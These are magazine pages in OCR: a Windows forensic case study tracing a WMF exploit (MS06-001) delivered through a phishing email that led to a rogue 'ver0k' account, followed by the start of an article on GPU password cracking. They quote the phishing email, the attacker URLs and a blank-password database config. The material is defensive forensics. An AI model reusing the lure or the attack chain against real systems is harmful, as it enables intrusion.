To focus our analysis of the timeline we will review the activity that took place on the 5th of Feb 2006, the date when the `ver0k` account was created. Too see a sample of this activity check Figure 2.

A search for the first occurrence of `ver0k` reveals that the user profile directory was created under the *Documents and Settings* folder on the 5th of Feb at 12.47, as Figure 2 shows. It's interesting to notice that only 3 minutes before, user Jonathan had some *.tiff* and *.htm* files created under the Internet Explorer temporary files directory, which indicates some Internet browsing activity. Some of these files appear as *deleted* but they still can be retrieved from the unallocated space.

It also catches our attention that between Jonathan's Internet activity and the creation of account `ver0k`, the files *net.exe*, *reg.exe*, *rdpwsx.dll* and rdpwd.sys, all found in *c:\windows\system32* directory, were accessed. Remember that some of the uses of *net.exe* and *reg.exe* include creating user accounts and making changes to the windows registry.

Last, at 12:47, the executable *c:\windows\system32\rdpclip.exe* is accessed along with the *c:\windows\media\windows startup.wav* file and a good number of *.lnk* files within the `ver0k` home directory, a clear indication of a user logon.

Do you have a clearer picture now?

File and Directory Analysis

We have a good amount of information at this point. So what should you look for next? Well, the following is a brief list of things you should be looking for when browsing the offline file system:

Listing 2. *Excerpt of config.php located under C:\apache\apache\htdocs\web-erp*

```
/* $Revision: 1.64 $ */

            /*-------------------------------------------------\
            |                 |             | config.php        |
            |---------------------------------------------------|
            | Web-ERP - http://web-erp.sourceforge.net          |
            | by Logic Works Ltd                                |
            |---------------------------------------------------|
            |                                                   |
            \-------------------------------------------------*/

// User configurable variables
//---------------------------------------------------

//DefaultLanguage to use for the login screen and the setup of new users - the users language selection will override
$DefaultLanguage ='en_GB';

// Whether to display the demo login and password or not on the login screen
$allow_demo_mode = False;

// webERP version

$Version = '3.04';
…
// Connection information for the database
// $host is the computer ip address or name where the database is located
// assuming that the web server is also the sql server
$host = 'localhost';

//The type of db server being used - currently only postgres or mysql
$dbType = 'mysql';
//$dbType = 'postgres';
//$dbType = 'mysql';

$DatabaseName='weberp';

// sql user & password
$dbuser = 'weberp_us';
$dbpassword = '';
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

- Relevant files (*pagefile.sys*, *index.dat*, etc...).
- Windows event logs.
- Application configuration files and logs.
- Evidence of malware, rootkits, etc...

Considering that we know we have a WAMP (Windows + Apache + MySQL + PHP) environment, the next thing we will review is the configuration files for these applications that form the basis of the Web-based ERP system.

A quick look at the apache installation directory reveals a couple of interesting things. First, the `httpd.conf` confirms that the server was indeed listening on port 80. Second, installed under *C:\apache\apache\htdocs\* we find a folder named *web-erp*, an open-source ERP created by Logic Works Ltd and available on *www.weberp.org*. Soon we realise that MySQL is the database of choice that supports this web-based ERP, so the postgres database can be ignored in our analysis.

Listing 2 is an excerpt from the content of `config.php`, the file that holds the web-erp configuration located under the *C:\apache\apache\htdocs\web-erp directory*.

Notice that the database for the Web based ERP was accessible with user `weberp _ us` and *blank* password!

We can also find the Apache logs under *C:\apache\apache\logs* while MySQL logs are found under *C:\apache\apache\mysql\data*. It's interesting that we can connect directly to those logs using the MySQL Administrator console on the bootable image, as we know there is no password (yes, no password!) to connect to the database. This gives us a hint of what the attacker could have possibly done.

A further analysis correlating the timestamped files `access.log` and `error.log` from Apache and `counters.log` from MySQL reveals that on Feb 5 at 13:57, a new account called *admin* was created on the Web-based ERP System from the IP address 70.107.249.150.

Parsing Windows Event Logs

A great source of information is the Windows Event Logs. They can provide a good amount of information that's useful for understanding events during a forensic analysis. These logs record a variety of daily events that take place on your Windows system and can also be configured to record a range of additional events. These events are categorised as Security, System and Application Event Logs. These are stored in binary files under the *Windows/system32/config* with the extension **.evt*.


Alternatively, the presence of a file called *dnsevent.evt* in our system, confirms that it was configured as a DNS server. While administrators are most familiar with interacting with the Event Logs through the built-in Event Viewer, we will make use of more powerful and flexible tool in our forensic analysis: Microsoft's LogParser.

LogParser is a command-line tool that provides a SQL interface to a variety of log files, XML files and CSV files, including key data sources such as the Event Log, the Registry, the file system, and Active Directory. The latest version of this versatile tool can be downloaded from *http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en*.

To start digging into the actual log files we will use a simple SELECT ALL query. Then, we change to the LogParser directory and type the following command to parse the Security Event Log:

```
LogParser "SELECT * FROM 'X:\
 hakin9_090101mnt\WINDOWS\
  system32\config\SecEvent.evt'" -i:
   EVT -o:CSV > security.csv
```

This command assumes that you have mounted your offline system on the X: drive of your windows workstation. The `-i:EVT` is the input engine argument telling log parser that the format is coming from the Windows Event Log format, while the `-o:csv` is the output engine argument telling log parser to format the output into the CSV or comma separated value file. A file in a csv format can be easily imported into a



```
C:\Program Files\Log Parser 2.2>LogParser "SELECT * FROM 'X:\hakin9_090101mnt\WINDOWS\system32\config\SecEvent.evt'" -i:
EVT -o:CSV > security.csv
```

K17130 fx ver0k|COUNTERS|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|Johnatan|COUNTERS|(0x0,0x3DF69A)|-|ver0k|%%1793|-

	C	D	E	I	J	K
7123	05/02/2006 21:44	05/02/2006 21:44	592	Detailed Tracking	Security	3376|C:\WINDOWS\system32\cmd.exe|884|Johnatan|COUNTERS|(0x0,0x3DF69A)
7124	05/02/2006 21:45	05/02/2006 21:45	592	Detailed Tracking	Security	2832|C:\Program Files\PostgreSQL\8.1\bin\postgres.exe|2664|postgres|COUNTERS|(0x0,0x2B8206)
7125	05/02/2006 21:45	05/02/2006 21:45	593	Detailed Tracking	Security	2832|C:\Program Files\PostgreSQL\8.1\bin\postgres.exe|postgres|COUNTERS|(0x0,0x2B8206)
7126	05/02/2006 21:45	05/02/2006 21:45	592	Detailed Tracking	Security	2988|C:\WINDOWS\system32\net.exe|3376|Johnatan|COUNTERS|(0x0,0x3DF69A)
7127	05/02/2006 21:45	05/02/2006 21:45	592	Detailed Tracking	Security	3700|C:\WINDOWS\system32\net1.exe|2988|Johnatan|COUNTERS|(0x0,0x3DF69A)
7128	05/02/2006 21:45	05/02/2006 21:45	560	Object Access	Security	Security Account
7129	05/02/2006 21:45	05/02/2006 21:45	632	Account Management	Security	-|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|None|COUNTERS|%{S-1-5-21-2780117151-1340924567-2512508698-513}|Jo
7130	05/02/2006 21:45	05/02/2006 21:45	624	Account Management	Security	ver0k|COUNTERS|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|Johnatan|COUNTERS|(0x0,0x3DF69A)|-|ver0k|%%1793|-
7131	05/02/2006 21:45	05/02/2006 21:45	626	Account Management	Security	ver0k|COUNTERS|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|Johnatan|COUNTERS|(0x0,0x3DF69A)|-
7132	05/02/2006 21:45	05/02/2006 21:45	642	Account Management	Security	-|ver0k|COUNTERS|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|Johnatan|COUNTERS|(0x0,0x3DF69A)|-|ver0k|%%1793
7133	05/02/2006 21:45	05/02/2006 21:45	628	Account Management	Security	ver0k|COUNTERS|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|Johnatan|COUNTERS|(0x0,0x3DF69A)|-
7134	05/02/2006 21:45	05/02/2006 21:45	562	Object Access	Security	Security Account Manager|767616|468|C:\WINDOWS\system32\lsass.exe
7135	05/02/2006 21:45	05/02/2006 21:45	560	Object Access	Security	Security Account
7136	05/02/2006 21:45	05/02/2006 21:45	560	Object Access	Security	Security Account
7137	05/02/2006 21:45	05/02/2006 21:45	636	Account Management	Security	-|%{S-1-5-21-2780117151-1340924567-2512508698-1024}|Users|Builtin|%{S-1-5-32-545}|Johnatan|COUNTERS|(0x0,0x3DF69A)|-
7138	05/02/2006 21:45	05/02/2006 21:45	562	Object Access	Security	Security Account Manager|770584|468|C:\WINDOWS\system32\lsass.exe
7139	05/02/2006 21:45	05/02/2006 21:45	562	Object Access	Security	Security Account Manager|770160|468|C:\WINDOWS\system32\lsass.exe
7140	05/02/2006 21:45	05/02/2006 21:45	593	Detailed Tracking	Security	3700|C:\WINDOWS\system32\net1.exe|Johnatan|COUNTERS|(0x0,0x3DF69A)
7141	05/02/2006 21:45	05/02/2006 21:45	593	Detailed Tracking	Security	2988|C:\WINDOWS\system32\net.exe|Johnatan|COUNTERS|(0x0,0x3DF69A)
7142	05/02/2006 21:45	05/02/2006 21:45	592	Detailed Tracking	Security	2744|C:\WINDOWS\system32\net.exe|3376|Johnatan|COUNTERS|(0x0,0x3DF69A)
7143	05/02/2006 21:45	05/02/2006 21:45	592	Detailed Tracking	Security	2576|C:\WINDOWS\system32\net1.exe|2744|Johnatan|COUNTERS|(0x0,0x3DF69A)

Figure 3. *A CSV file showing the output of LogParser on the Security Event Log*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

spreadsheet, something we will find very valuable soon.

We do the same with the System and Application Event Logs, so we finally have 3 different csv files, one for each kind of event log. However, it would be best if we could combine those three files into a single one, one that we could sort by time/date and create a timeline of events. To do so, we will use the handy yet simple *copy* command:

```
Copy *.csv combined.csv
```

After tiding up a bit the resulting combined csv file, we obtain a spreadsheet that can be easily analysed as shown in Figure 3.

After a detailed analysis we realise that the user Jonathan uses the Administrator account interchangeably on several occasions. To visualise this, create a filter on the column *EventCategoryName* to see all the Logon/Logoff events. Based on this evidence we can suppose that it was the user Jonathan; who was actually a system administrator for that box.

There are other interesting events we can find on our combined spreadsheet. For example, the System Event Log shows that the system time zone was initially set to Alaskan Standard Time on January 25, when the system was installed. Then, it was changed to Pacific Standard Time on the 2nd of Feb. The Security Event Log also contains several entries related to the execution of Internet Explorer.

However, the most interesting event is the one that took place on Feb 05 2006 at 12:45:30 p.m.

User Account Created: New Account Name: `ver0k` *New Domain: COUNTERS New Account ID: %{S-1-5-21-2780117151-1340924567-2512508698-1024} Caller User Name: Jonathan Caller*

The entry shown above evidences that it was the user Jonathan who called the process that resulted in the creation of the account `ver0k`. The event log shows further activity from the `ver0k` user from that time on. Again, some of this activity includes the use of the Internet Explorer browser, so let's analyse that next.

Analysing the Internet Explorer Browsing History File

Internet Explorer keeps a history of its activity that a forensic investigator can use to get a clearer picture of the user's activity. This information is stored in a file named *INDEX.dat* that is kept at multiple locations. *INDEX.dat* provides useful information on URL access, use of cookies, etc, along with their corresponding date-time stamps. Again, these are in a binary structure but we will use *pasco*, a free tool from *http://www.foundstone.com*, to parse this file.

Given that most of our evidence points to two users, Jonathan and `ver0k`, we will start analysing the Internet Browsing History for them. To examine Jonathan's activity we change to *\Documents and Settings\Johnathn\Local Settings\History\History.IE5* and run the following command:

```
# pasco index.dat > /images/hakin9_
                    090101/Jonathan-
                    ie.csv
```


Pasco will output the results in a field-delimited format so you can open it as a TAB delimited file in your favourite spreadsheet program to further sort and filter the results. Figure 4 shows an excerpt of that file.

We find several things in this file. For example, we can see that between 12:26 PST and 13:06 PST on Feb 5 2006, the user Jonathan used the Yahoo mail service as we find several hits to *http://e1.f376.mail.yahoo.com*, and that at 12:41 PST he visited *http://70.107.249.150/clientes.wmf*, then at 12:44 PST *http://70.107.249.150:8080/clientes.wmf* and right after *http://70.107.249.150:8080/GPlw9OgYR6/uSvcCeC1V18W/bfKJ0KMsfYBZnaFKx6dZs/FHBwenHfCEt6do1Z/e9zhOEMQ052zYwSU5Oi/AUWWckl2mU/LQ9ClubslAJKla2jdYtSFExez4sRyL.tiff*

This activity looks really suspicious given that the IP 70.107.249.150 was already found to be the address from where the *admin* account was created on the ERP system. Furthermore, the account `ver0k` was created at 12:45 PST on the same day, just a minute after the user Jonathan clicked on that link.

The analysis of the Internet activity for the user `ver0k` confirms that the MSN service was accessed along with other web-erp configuration files such as *config.php* and *accountgroups.php*, both, as we already found when doing the *NTUSER.dat* registry analysis.

To complement this information we will run a keyword search using Autopsy's built-in capabilities.



B10 Visited: Johnatan@http://70.107.249.150/clientes.wmf

TY	URL	MODIFIED TIME	ACCESS TIME
URL	Visited: Johnatan@file:///C:/WINDOWS/system32/oobe/actshell.htm	Fri Feb 3 02:53:27 2006	Fri Feb 3 02:53:27 2006
URL	Visited: Johnatan@about:Home	Fri Feb 3 02:58:19 2006	Fri Feb 3 02:58:19 2006
URL	Visited: Johnatan@http://www.google.com.mx	Sat Feb 4 03:08:19 2006	Sat Feb 4 03:08:19 2006
URL	Visited: Johnatan@http://mail.yahoo.com	Sun Feb 5 21:26:46 2006	Sun Feb 5 21:26:46 2006
URL	Visited: Johnatan@https://login.yahoo.com/config/login?	Sun Feb 5 21:28:11 2006	Sun Feb 5 21:28:11 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/login?.rand=d1lggskgugu7b	Sun Feb 5 21:28:45 2006	Sun Feb 5 21:28:45 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40Bulk&reset=1&YY=73875	Sun Feb 5 21:28:49 2006	Sun Feb 5 21:28:49 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowLetter?MsgId=4224_0_22_1148_155_0_2_-1_0_oSOYkYn4Ur6Rg9WuJfSMZ.S0.uvayXRfGrM2uUrhW6pLq2i23Awl	Sun Feb 5 21:40:36 2006	Sun Feb 5 21:40:36 2006
URL	Visited: Johnatan@http://70.107.249.150/clientes.wmf	Sun Feb 5 21:41:30 2006	Sun Feb 5 21:41:30 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/Folders?YY=98737&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 21:43:09 2006	Sun Feb 5 21:43:09 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=Inbox&reset=1&YY=98737&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 21:43:11 2006	Sun Feb 5 21:43:11 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=Inbox&reset=1&YY=26435&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=Inbox	Sun Feb 5 21:43:16 2006	Sun Feb 5 21:43:16 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40Bulk&reset=1&YY=68034&inc=25&order=down&sort=date&pos=0&view=a&head=b&box	Sun Feb 5 21:43:29 2006	Sun Feb 5 21:43:29 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40Bulk&reset=1&YY=31174&inc=25&order=down&sort=date&pos=0&view=a&head=b&box	Sun Feb 5 21:43:39 2006	Sun Feb 5 21:43:39 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowLetter?MsgId=6084_0_553_1161_187_0_4_-1_0_oSOYkYn4Ur6Rg9SuJfSMZylawvafl_ZleGfzYTPKxPtBv1w5lalEg_	Sun Feb 5 21:43:44 2006	Sun Feb 5 21:43:44 2006
URL	Visited: Johnatan@http://70.107.249.150:8080/clientes.wmf	Sun Feb 5 21:44:10 2006	Sun Feb 5 21:44:10 2006
URL	Visited: Johnatan@http://70.107.249.150:8080/GPlw9OgYR6/uSvcCeC1V18W/bfKJ0KMsfYBZnaFKx6dZs/FHBwenHfCEt6do1Z/e9zhOEMQ052zYwSU5Oi/AUWWckI2mU/LQ9Cl	Sun Feb 5 21:44:11 2006	Sun Feb 5 21:44:11 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40Bulk&reset=1&YY=55973&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 22:03:29 2006	Sun Feb 5 22:03:29 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowLetter?MsgId=4224_0_22_1148_155_0_2_-1_0_oSOYkYn4Ur6Rg9WuJfSMZ.S0.uvayXRfGrM2uUrhW6pLq2i23Awl	Sun Feb 5 22:03:35 2006	Sun Feb 5 22:03:35 2006
URL	Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40Bulk&reset=1&YY=32562&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 22:04:12 2006	Sun Feb 5 22:04:12 2006

Figure 4. *Pasco can dump the contents of INDEX.DAT into a TAB delimited file, showing the URLs that Jonathan visited on the 5th of Feb 2006*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Keyword Search

It's time now to use one of the most powerful features of Autopsy, the Keyword Search Mode. This functionality can automatically extract the strings from a particular image and use that for subsequent keyword searches. At this point in our investigation we have several clues we can search for within the image, like usernames, IP addresses, etc…

In the Keyword Search mode tab, Autopsy allows to perform very unique searches. In fact, Autopsy can extract the unallocated data of the image and generate the strings file for that, so you can perform string searches on both the unallocated image and the full image. This is obviously useful when trying to recover deleted data.

Searching the string `ver0k` in the entire file system produces more than 1400 results, so we will need to use a different keyword to reduce these results to a manageable amount.

However, a search on the IP address '70.107.249.150' returns 7 hits. One of those includes the following email recovered from a deleted file on Jonathan's Internet Explorer cache, under the *Temporary Internet Files* folder (see Listing 3).

The recovered file also contains the mail header that shows that it was sent on 5 Feb 2006 at 14:42:47 (CST), the same date when the system user `ver0k` and the WebERP *admin* user were created.

Listing 3. *Email recovered from a deleted file on Jonathan's Internet explorer cache*

```
Asunto: Urgente!! (correccion)
Contenido:
Johnny:
Esta es la liga correcta,

Por favor baja el catalogo que esta en
<a href="http://70.107.249.150:8080/clientes.wmf" target=_blank onclick="return
                 ShowLinkWarning()" >http://70.107.249.150:8080/clientes.wmf</
                 a>

Alberto Lopez
Director General
Electronica y Computacion S.A. de C.V.
```

Putting it all together

Search for the *wmf* and *vulnerability* keywords on Google and you will find plenty of information related to MS06-001, a security bulletin issued by Microsoft in January 2006 that could result in remote code execution. We can easily check that the KB912919 patch that Microsoft issued to address this vulnerability was never installed on this machine, just by looking at the KB*.log files stored under the *C:\WINDOWS* folder.

Our Google search also reveals that there is a working exploit imported into Metasploit that allows an attacker to set up a webserver on port 8080 on the attacker host, to inject a specially crafted *.tiff* file to exploit the vulnerability and finally return a command shell to the attacker gaining the same user rights as the logged on user. As we know, in this case those were full admin rights.

Conclusion

This article has introduced some of the techniques that can be used during the course of a computer forensic investigation using many tools and resources that are freely available on the Internet. However, as stated in Part I of this article, it's necessary to reiterate that forensic investigations need to be conducted only if *authorized* and by qualified personnel. Therefore make sure you have the proper approval before initiating any real investigation and that the appropriate personnel (e.g. human resources, legal and even law enforcement, if necessary) are notified as soon as possible, and if in doubt, ask for professional help, as that may save both you and your employer from some serious trouble.

Also there are still many other techniques and topics that a computer forensic investigator need to master and that were not analysed in this article. Those include live memory analysis and network forensics just to mention a few. For upcoming articles on Computer Forensics stay tuned to future Hakin9 issues!

On The 'Net

- UNAM-CERT Forensic challenge: *http://www.seguridad.unam.mx/eventos/reto/*
- SANS Forensic Blog: *http://sansforensics.wordpress.com/*
- RegRipper: *http://www.regripper.net/*
- Windows Incident Response (Harlan Carvey's blog): *http://windowsir.blogspot.com/*
- The Sleuth Kit and Autopsy Browser: *http://www.sleuthkit.org/*
- LogParser 2.2: *http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en*
- Forensic Log Parsing with Microsoft LogParser, by Mark Burnett *http://www.securityfocus.com/infocus/1712*
- Pasco analysis tool: *http://sourceforge.net/project/shownotes.php?group_id=78332&release_id=237810*
- Computer Forensics eStore: *http://www.insectraforensics.com*
- Other forensic challenges: *http://www.jessland.net/JISK/Forensics/Challenges.php* and *http://dfrws.org/2009/challenge/index.shtml*
- Computer forensic links and whitepapers: *http://www.forensics.nl/links*

Ismael Valenzuela
Ismael Valenzuela, CISSP, CISM, GCFA, GCIA, GPEN, IRCA 27001 LA, ITIL Certified
Since he founded G2 Security, one of the first IT Security consultancies in Spain, Ismael Valenzuela has participated as a security professional in international projects across UK, Europe, India and Australia. He holds a Bachelor in Computer Science, is certified in Business Administration and also holds the following security related certifications: GIAC Certified Forensic Analyst, GIAC Certified Intrusion Analyst, GIAC Certified Penetration Tester, ITIL, CISM, CISSP and IRCA ISO 27001 Lead Auditor by Bureau Veritas UK. He is also a member of the SANS GIAC Advisory Board and international BSi Instructor for ISO 27001, ISO 20000 and BS 25999 courses.
He currently works as Global ICT Security Manager at iSOFT and can be contacted through his *blog at http://blog.ismaelvalenzuela.com*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

TAM HANNA

First Password Shooters

Difficulty

■□□

An average Graphics Processing Unit (GPU) has a dull life; it renders aliens, objects, trees, and maybe the occasional nude. That's too bad for them…but mine is better off; it cracks passwords for fun and profit (as I forget my passwords all the time).

First-person shooters definitely did a lot for the evolution of computing. Nowadays, graphics accelerators have reached a point where they exceed the chip size of the average CPU by far. No longer are they limited to a few predefined commands; the latest GPU's from both ATI and NVIDIA can be harnessed for all kinds of (scientific) computation.

Understanding GPUs

The core difference between *Central Processing Units* (CPU's) and *Graphics Processing Unit* (GPU's) is in the name: while the first is a CENTRAL processing unit, the latter ones go by the nickname GRAPHICAL processing unit. Many graphical tasks can be parallelized well and consist of simple operations; all current architectures are designed for performing hundreds of very simple tasks at the same time rather than having one or two cores which can do "everything" reasonably well.

CUDA et al

Programs like *Seti@Home* have taken advantage of GPUs for quite some time, and managed to gain spectacular performance boosts. CodingHorror.com (see *http://www.codinghorror.com/blog/archives/000823.html*) performed a performance tally two years ago and found out that top-of-the-line GPUs of the time were up to 20 times faster than their corresponding CPUs (see Figure 1).

NVIDIA was among the first manufacturers to realize this competitive advantage in its products. Its *Compute Unified Device Architecture* (CUDA) allows developers to use GPUs (from GeForce 8 onwards) via a C-ish interface. Since then, applications like Photoshop were updated to use these chips, sometimes increasing performance tenfold compared to classic CPU computation. NVIDIA actually sells Tesla cards, which are (extremely overpriced) GPUs without monitor outputs intended solely for computational purposes.

Maths and delays

Password cracking can take two forms: online and offline. Online password cracking tests passwords against a live system. This requires very little effort on the attackers end, but can be hindered with various mechanisms like requesting CAPTCHA's [1] after five failed log-in attempts or a limited amount of attempts/time span (see Figure 2).

As online systems usually take quite some time to respond (ping times for Google.com are, on average, at least 50ms), performing password cracking attempts against running systems is not done often. This leads us to offline attacks.

In the past, passwords were stored in plain-text files. This meant that attackers who stole that file had all the passwords, which was undesirable as many systems could be exploited to reveal these files with relative ease.

WHAT YOU SHOULD KNOW...

Basic knowledge about authentification

WHAT YOU WILL LEARN...

How GPUs can be used tor bruteforcing passwords

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com





Figure 1. *Relative Seti@Home performance*


Gmail: Email from Google - Mozilla Firefox 3.1 Beta 3
File Edit View History Bookmarks Tools Help
google.com
codinghorror Seti@home ATI
Gmail: Email from Google
Gmail BETA

https://www.google.com/accounts/ServiceLoginAuth?service=mail

Welcome to Gmail

A Google approach to email.

Gmail is a new kind of webmail, built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Less spam
Keep unwanted messages out of your inbox with Google's innovative technology.

Mobile access
